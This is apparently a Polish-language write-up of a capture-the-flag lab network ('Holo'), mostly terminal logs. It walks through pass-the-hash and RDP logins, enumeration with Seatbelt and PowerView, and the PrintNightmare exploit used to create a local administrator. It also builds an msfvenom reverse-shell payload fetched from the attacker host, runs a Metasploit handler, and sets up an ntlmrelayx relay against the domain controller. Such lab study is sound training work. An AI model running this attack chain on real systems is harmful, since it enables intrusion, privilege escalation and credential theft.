
```
...  OK
SMB         10.200.111.31   445    S-SRV01          [*] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445 SMB         10.200.111.35   445    PC-FILESRV01     [*] Windows 10.0 Build 17763 x64 (name:PC-FILESRV01) (domain:HOLO
.LIVE) (signing:False) (SMBv1:False)
SMB         10.200.111.30   445    DC-SRV01         [*] Windows 10.0 Build 17763 x64 (name:DC-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445  ...  OK
SMB         10.200.111.31   445    S-SRV01          [+] HOLO.LIVE\watamet:d8d41e6cf762a8c77776a1843d4141c9 (Pwn3d!)
```

Duży output ale mam hostname do którego mogę zalogować się tym userem


Nie udalo się wykonać logowania za pomocą *evil-winrm* , ale udalo się zdobyć "pulpit zdalny"

`proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-resolution`

```
┌──(kali㉿kali)-[~]
└─$ proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-resolution
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.35:3389
[17:09:45:102] [45253:45255] [WARN][com.freerdp.crypto] - Certificate ver
[17:09:45:102] [45253:45255] [WARN][com.freerdp.crypto] - CN = PC-FILESRV
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - @           WA
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - The hostname u
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - does not match
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - Common Name (C
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] -      PC-FILESR
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - A valid certif
Certificate details for 10.200.111.35:3389 (RDP-Server):
        Common Name: PC-FILESRV01.holo.live
        Subject:     CN = PC-FILESRV01.holo.live
        Issuer:      CN = PC-FILESRV01.holo.live
        Thumbprint:  41:59:32:9e:97:a4:db:6e:16:71:03:b0:11:31:a8:4c:e8:d
The above X.509 certificate could not be verified, possibly because you d
the CA certificate in your certificate store, or the certificate has expi
Please look at the OpenSSL documentation on how to add a private CA to th
Do you trust the above certificate? (Y/T/N) Y
[17:09:49:822] [45253:45255] [ERROR][com.winpr.timezone] - Unable to find
[17:09:49:227] [45253:45255] [INFO][com.freerdp.gdi] - Local framebuffer
[17:09:49:227] [45253:45255] [INFO][com.freerdp.gdi] - Remote framebuffer
[17:09:49:248] [45253:45255] [INFO][com.freerdp.channels.rdpsnd.client] -
[17:09:49:249] [45253:45255] [INFO][com.freerdp.channels.drdynvc.client]
[17:09:49:249] [45253:45255] [INFO][com.freerdp.channels.drdynvc.client]
[17:09:51:154] [45253:45255] [INFO][com.freerdp.client.x11] - Logon Error
```



Mam flagę na tym pulpicie)



HOLO{2cb097ab8c412d565ec3cab49c6b082e}

Skopiuje program do wykrywania AV

`proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-resolution /drive:holo`

Enumeracja systemu

`$PSVersionTable`

```
PS C:\Users\watamet> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.17763.1490
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.17763.1490
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

C:\Windows\Tasks> `.\Seatbelt.exe + OSInfo`

```
ERROR: Error running command "+"
====== OSInfo ======

  Hostname                       :  PC-FILESRV01
  Domain Name                    :  holo.live
  Username                       :  HOLOLIVE\watamet
  ProductName                    :  Windows Server 2019 Datacenter
  EditionID                      :  ServerDatacenter
  ReleaseId                      :  1809
  Build                          :  17763.1577
  BuildBranch                    :  rs5_release
  CurrentMajorVersionNumber      :  10
  CurrentVersion                 :  6.3
  Architecture                   :  AMD64
  ProcessorCount                 :  1
  IsVirtualMachine               :  True
  BootTimeUtc (approx)           :  7/3/2023 2:10:20 PM (Total uptime: 00:01:51:04)
  HighIntegrity                  :  False
  IsLocalAdmin                   :  False
  CurrentTimeUtc                 :  7/3/2023 4:01:24 PM (Local time: 7/3/2023 4:01:24 PM)
  TimeZone                       :  Coordinated Universal Time
  TimeZoneOffset                 :  00:00:00
  InputLanguage                  :  US
  InstalledInputLanguages        :  US
  MachineGuid                    :  90deb672-af9b-4e3e-b275-6e5f35440d1e


[*] Completed collection in 0.487 seconds

PS C:\Windows\Tasks> 17763.1577
```

`.\Seatbelt.exe + PowerShell`

```
Installed CLR Versions
    4.0.30319

Installed PowerShell Versions
    2.0
      [!] Version 2.0.50727 of the CLR is not installed - PowerShell v2.0 won't be able to run.
    5.1.17763.1

Transcription Logging Settings
    Enabled            : False
    Invocation Logging : False
    Log Directory      :

Module Logging Settings
    Enabled             : False
    Logged Module Names :

Script Block Logging Settings
    Enabled            : False
    Invocation Logging : False

Anti-Malware Scan Interface (AMSI)
    OS Supports AMSI: True
      [!] You can do a PowerShell version downgrade to bypass AMSI.


*] Completed collection in 0.266 seconds

S C:\Windows\Tasks> _
```

C:\Users\watamet\Downloads


`Get-NetLocalGroup`

To polecenie wyliczy/wyświetli listę wszystkich grup obecnych na komputerze lokalnym/komputerze

```
PS C:\Users\watamet\Downloads> Get-NetLocalGroup

ComputerName GroupName                           Comment
------------ ---------                           -------
PC-FILESRV01 Access Control Assistance Operators Members of this group can remotely query authorization attribut...
PC-FILESRV01 Administrators                      Administrators have complete and unrestricted access to the com...
PC-FILESRV01 Backup Operators                    Backup Operators can override security restrictions for the sol...
PC-FILESRV01 Certificate Service DCOM Access     Members of this group are allowed to connect to Certification A...
PC-FILESRV01 Cryptographic Operators             Members are authorized to perform cryptographic operations.
PC-FILESRV01 Device Owners                       Members of this group can change system-wide settings.
PC-FILESRV01 Distributed COM Users               Members are allowed to launch, activate and use Distributed COM...
PC-FILESRV01 Event Log Readers                   Members of this group can read event logs from local machine
PC-FILESRV01 Guests                              Guests have the same access as members of the Users group by de...
PC-FILESRV01 Hyper-V Administrators              Members of this group have complete and unrestricted access to ...
PC-FILESRV01 IIS_IUSRS                           Built-in group used by Internet Information Services.
PC-FILESRV01 Network Configuration Operators     Members in this group can have some administrative privileges t...
PC-FILESRV01 Performance Log Users               Members of this group may schedule logging of performance count...
PC-FILESRV01 Performance Monitor Users           Members of this group can access performance counter data local...
PC-FILESRV01 Power Users                         Power Users are included for backwards compatibility and posses...
PC-FILESRV01 Print Operators                     Members can administer printers installed on domain controllers
PC-FILESRV01 RDS Endpoint Servers                Servers in this group run virtual machines and host sessions wh...
PC-FILESRV01 RDS Management Servers              Servers in this group can perform routine administrative action...
PC-FILESRV01 RDS Remote Access Servers           Servers in this group enable users of RemoteApp programs and pe...
PC-FILESRV01 Remote Desktop Users                Members in this group are granted the right to logon remotely
PC-FILESRV01 Remote Management Users             Members of this group can access WMI resources over management ...
PC-FILESRV01 Replicator                          Supports file replication in a domain
PC-FILESRV01 Storage Replica Administrators      Members of this group have complete and unrestricted access to ...
PC-FILESRV01 System Managed Accounts Group       Members of this group are managed by the system.
PC-FILESRV01 Users                               Users are prevented from making accidental or intentional syste...
```

`Get-NetLocalGroupMember -GroupName Administrators`

To polecenie wylicza/wyświetla listę wszystkich członków grupy lokalnej, takich jak użytkownicy, komputery lub konta usług



`Get-NetLoggedon`

To polecenie wyliczy/wyświetli listę wszystkich użytkowników aktualnie zalogowanych na komputerze lokalnym. Może to być przydatne do określenia, którego użytkownika nie należy przejmować lub jakich użytkowników należy kierować w atakach phishingowych lub innych atakach, w zależności od metodologii i/lub celów zespołu

```
PS C:\Users\watamet\Downloads> Get-NetLoggedon

UserName      : watamet
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   : DC-SRV01
ComputerName  : localhost

UserName      : PC-FILESRV01$
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$
```

`Get-DomainGPO`

To polecenie wylicza/wyświetla listę obiektów zasad grupy domeny usługi Active Directory zainstalowanych na komputerze lokalnym. Może to być przydatne do identyfikowania narzędzi, takich jak AppLocker lub inne usługi zdalne uruchomione na komputerze

```
PS C:\Users\watamet\Downloads> Get-DomainGPO


usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA
                           -00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2
                           488-11D1-A28C-00C04FB94F17}]
whenchanged              : 12/31/2021 1:08:39 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 2147368
dscorepropagationdata    : {10/23/2020 1:33:58 AM, 10/22/2020 11:43:31 PM, 1/1/1601 12:00:00 AM}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\holo.live\sysvol\holo.live\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=holo,DC=live
whencreated              : 10/22/2020 11:41:59 PM
versionnumber            : 71
instancetype             : 4
objectguid               : 5d03de40-73dd-48d7-8eb7-90a633113913
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live

usncreated               : 5675
systemflags              : -1946157056
displayname              : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 8/31/2021 4:24:11 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 1952694
```

`Find-LocalAdminAccess`

To polecenie sprawdza wszystkie hosty podłączone do domeny, do której należy komputer, i sprawdza, czy bieżący użytkownik lub wymieniony użytkownik jest administratorem lokalnym. Może to być przydatne podczas kierowania reklam na określonego użytkownika i próby przejścia między domeną w bok. Może to być używane jako alternatywa dla innych narzędzi, takich jak CME do przekazywania skrótu

```
versionnumber            : 71
instancetype             : 4
objectguid               : 5d03de40-73dd-48d7-8eb7-90a633113913
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live

usncreated               : 5675
systemflags              : -1946157056
displayname              : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 8/31/2021 4:24:11 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 1952694
dscorepropagationdata    : {10/23/2020 1:33:58 AM, 10/22/2020 11:43:31 PM, 1/1/1601 12:00:00 AM}
name                     : {6AC1786C-016F-11D2-945F-00C04fB984F9}
flags                    : 0
cn                       : {6AC1786C-016F-11D2-945F-00C04fB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\holo.live\sysvol\holo.live\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
distinguishedname        : CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=holo,DC=live
whencreated              : 10/22/2020 11:41:59 PM
versionnumber            : 22
instancetype             : 4
objectguid               : 18a7cb1f-a6d4-4014-8e4b-8a6af2662d8a
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live


PS C:\Users\watamet\Downloads> Find-LocalAdminAccess
S-SRV01.holo.live
```

`Get-ScheduledTask`

polecenie, wyświetli listę / wyliczy wszystkie zaplanowane zadania obecne w systemie

```
PS C:\Users\watamet\Downloads> Get-ScheduledTask

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\Microsoft\Windows\                         Server Initial Configuration Task Disabled
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319 64 Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Ready
\Microsoft\Windows\AppID\                   PolicyConverter                   Ready
\Microsoft\Windows\AppID\                   VerifiedPublisherCertStoreCheck   Ready
\Microsoft\Windows\Application Experience\  Microsoft Compatibility Appraiser Ready
\Microsoft\Windows\Application Experience\  ProgramDataUpdater                Ready
\Microsoft\Windows\Application Experience\  StartupAppTask                    Ready
\Microsoft\Windows\ApplicationData\         appuriverifierdaily               Ready
\Microsoft\Windows\ApplicationData\         appuriverifierinstall             Ready
\Microsoft\Windows\ApplicationData\         CleanupTemporaryState             Ready
\Microsoft\Windows\ApplicationData\         DsSvcCleanup                      Ready
\Microsoft\Windows\AppxDeploymentClient\    Pre-staged app cleanup            Disabled
\Microsoft\Windows\Autochk\                 Proxy                             Ready
\Microsoft\Windows\BitLocker\               BitLocker Encrypt All Drives      Ready
\Microsoft\Windows\BitLocker\               BitLocker MDM policy Refresh      Ready
\Microsoft\Windows\Bluetooth\               UninstallDeviceTask               Disabled
\Microsoft\Windows\BrokerInfrastructure\    BgTaskRegistrationMaintenanceTask Ready
\Microsoft\Windows\CertificateServicesClient\ UserTask                        Ready
\Microsoft\Windows\CertificateServicesClient\ UserTask-Roam                   Ready
\Microsoft\Windows\Chkdsk\                  ProactiveScan                     Ready
\Microsoft\Windows\Chkdsk\                  SyspartRepair                     Ready
\Microsoft\Windows\CloudExperienceHost\     CreateObjectTask                  Ready
\Microsoft\Windows\Customer Experience Impr... Consolidator                   Ready
\Microsoft\Windows\Customer Experience Impr... UsbCeip                        Ready
\Microsoft\Windows\Data Integrity Scan\     Data Integrity Scan               Ready
\Microsoft\Windows\Data Integrity Scan\     Data Integrity Scan for Crash ... Ready
```


`whoami /priv`

Parametr /priv wylicza uprawnienia SE bieżącego użytkownika

```
PS C:\Users\watamet\Downloads> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

PS C:\Users\watamet\Downloads>
```

W katalogu usera watamet jest tylko 1 applikacja

Możemy jej użyc do stworzenia "backdoor"



Sprawdzając system zauwarzyłem że ostatni update był 11/11/2020

`wmic qfe list`

```
http://support.microsoft.com/?kbid=4562562  PC-FILESRV01  Security Update  KB4562562  NT AUTHORITY\SYSTEM
  6/10/2020

http://support.microsoft.com/?kbid=4566424  PC-FILESRV01  Security Update  KB4566424  NT AUTHORITY\SYSTEM
  8/12/2020

http://support.microsoft.com/?kbid=4570332  PC-FILESRV01  Security Update  KB4570332  NT AUTHORITY\SYSTEM
  9/9/2020

https://support.microsoft.com/help/4577667  PC-FILESRV01  Security Update  KB4577667  NT AUTHORITY\SYSTEM
  10/14/2020

https://support.microsoft.com/help/4580325  PC-FILESRV01  Security Update  KB4580325  NT AUTHORITY\SYSTEM
  10/14/2020

https://support.microsoft.com/help/4587735  PC-FILESRV01  Security Update  KB4587735  NT AUTHORITY\SYSTEM
  11/11/2020

https://support.microsoft.com/help/4586793  PC-FILESRV01  Security Update  KB4586793  NT AUTHORITY\SYSTEM
  11/11/2020



PS C:\Windows\Tasks>
```

Znalazlem exploit

`git clone https://github.com/calebstewart/CVE-2021-1675`

Skopiowałem na maszyne i zaimportowałem!!!

`Import-Module .\atackshell.ps1`

```
PS C:\Windows\Tasks> dir


    Directory: C:\Windows\Tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/3/2023   6:38 PM         178561 atackshell.ps1
-a----         7/3/2023   5:16 PM            479 kavremvr 2023-07-03 17-16-46 (pid 4976).log
-a----         7/3/2023   5:08 PM           9216 not_malicious.dll
-a----       12/10/2020  11:34 PM        4870584 not_malicious.dll.exe
-a----         4/7/2021   2:22 AM         791194 PowerView.ps1
-a----         4/2/2021  10:31 PM         544256 Seatbelt.exe
-a----         7/3/2023   1:56 PM           1120 Seatbelt.sln
-a----        12/7/2021   2:26 PM          23552 SharpEDRChecker.exe
-a----         7/3/2023   4:56 PM          73802 shell.exe
-a----         7/3/2023   6:15 PM          48049 Untitled1.ps1


PS C:\Windows\Tasks> Import-Module .\atackshell.ps1

PS C:\Windows\Tasks> Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
[+] created payload at C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll"
[+] added user Romchik as local administrator
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll

PS C:\Windows\Tasks>
```

Mam możliwość stworzenia jeszcze 1 admina

`Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"`

```
PS C:\Windows\Tasks> net user Romchik
User name                    Romchik
Full Name                    Romchik
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/3/2023 6:48:30 PM
Password expires             Never
Password changeable          7/4/2023 6:48:30 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

Reconnect jako nowy admin:

I jest flaga:

HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is E43B-9F7E

 Directory of C:\Users\Administrator\Desktop

12/12/2020  01:25 AM    <DIR>          .
12/12/2020  01:25 AM    <DIR>          ..
12/12/2020  01:25 AM                38 root.txt
               1 File(s)             38 bytes
               2 Dir(s)  15,271,092,224 bytes free

C:\Users\Administrator\Desktop>type root.txt
HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
C:\Users\Administrator\Desktop>
```

Lokalizacja:1 z komputerów sieci

Recomendacja : Aktualizacja oprogramowania! W dannym wypadku ciała sieć jest zagrożona przed stworzenim urzytkowników na uprawnieniach admina!

[Low 2.0] NTLM Relay

Opisanie:Jeśli serwer wysyła połączenia SMB, można użyć nadużywania przekazywania NTLM

Dla ataku na Domain użyje skryptu
(https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py)
Będą potrzebne pakiety:

- krb5-user
- cifs-utils

  `apt install krb5-user cifs-utils`

  Scan w poszukiwaniu uprawnień do podpisywania SMB w sieci

  `proxychains4 nmap -p 445 --script smb2-security-mode 10.200.111.30 -Pn`

```
┌──(kali㉿kali)-[~/holo]
└─$ proxychains4 nmap -p 445 --script smb2-security-mode 10.200.111.30 -Pn
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 11:13 EDT
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.30:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.30:445  ...  OK
Nmap scan report for 10.200.111.30
Host is up (0.25s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

  lepej do pulpitu zdalnego użyć rdesktop

  `rdesktop -u Romchik -p 'Super!P@@ss' 10.200.111.35`

tworze shella:
`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe > shell.exe`
wysylam na maszyne IP.35
kali: `python3 -m http.server 9003`

target: `wget http://10.50.108.202:9003/shell.exe -o shell.exe`

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.50.108.202
msf6 exploit(multi/handler) > set LPORT 53
LPORT => 53
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Wracając parę kroków do tylu zmieniłem metode wystawienia hostów! Lepiej będzie urżyć narzędia "sshuttle"

`sshuttle -r root@10.200.112.33 10.200.112.0/24 --ssh-cmd "ssh -i id_rsa" -x 10.200.112.33`

Teraz wykorzystam attak "NTLM Relay" , Zeby wejść na domene:

W cmd wyłaczam SMB i restartuje komputer

`sc stop netlogon`

`sc stop lanmanserver`

`sc config lanmanserver start= disabled`

`sc stop lanmanworkstation`

`sc config lanmanworkstation start= disabled`

```
C:\Users\Romchik>sc stop netlogon

SERVICE_NAME: netlogon
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0xea60

C:\Users\Romchik>sc stop lanmanserver

SERVICE_NAME: lanmanserver
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x4e20

C:\Users\Romchik>sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\Romchik>_
```

restart maszyny:

`shutdown -r`

Kolejny krok trafik SMB

Dla kontroli trafika użyje metasploit

`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe > shell.exe`

w metasploicie uruchamiam multi-handlera :

```
use exploit/multi/handler
set LPORT 53
set LHOST tun0
set payload windows/x64/meterpreter/reverse_tcp
run
```

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.50.108.202
msf6 exploit(multi/handler) > set LPORT 53
LPORT => 53
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

I uruchamiam shell.exe na maszynie

Za pomocą skrypty "ntlmrelayx.py" przecwytuje SMB traffik

`sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks`

Ale muszę jeszcze przekierować port 445 na swój 445

w sessji metasploit:

`portfwd add -R -L 0.0.0.0 -l 445 -p 445`

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] HTTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
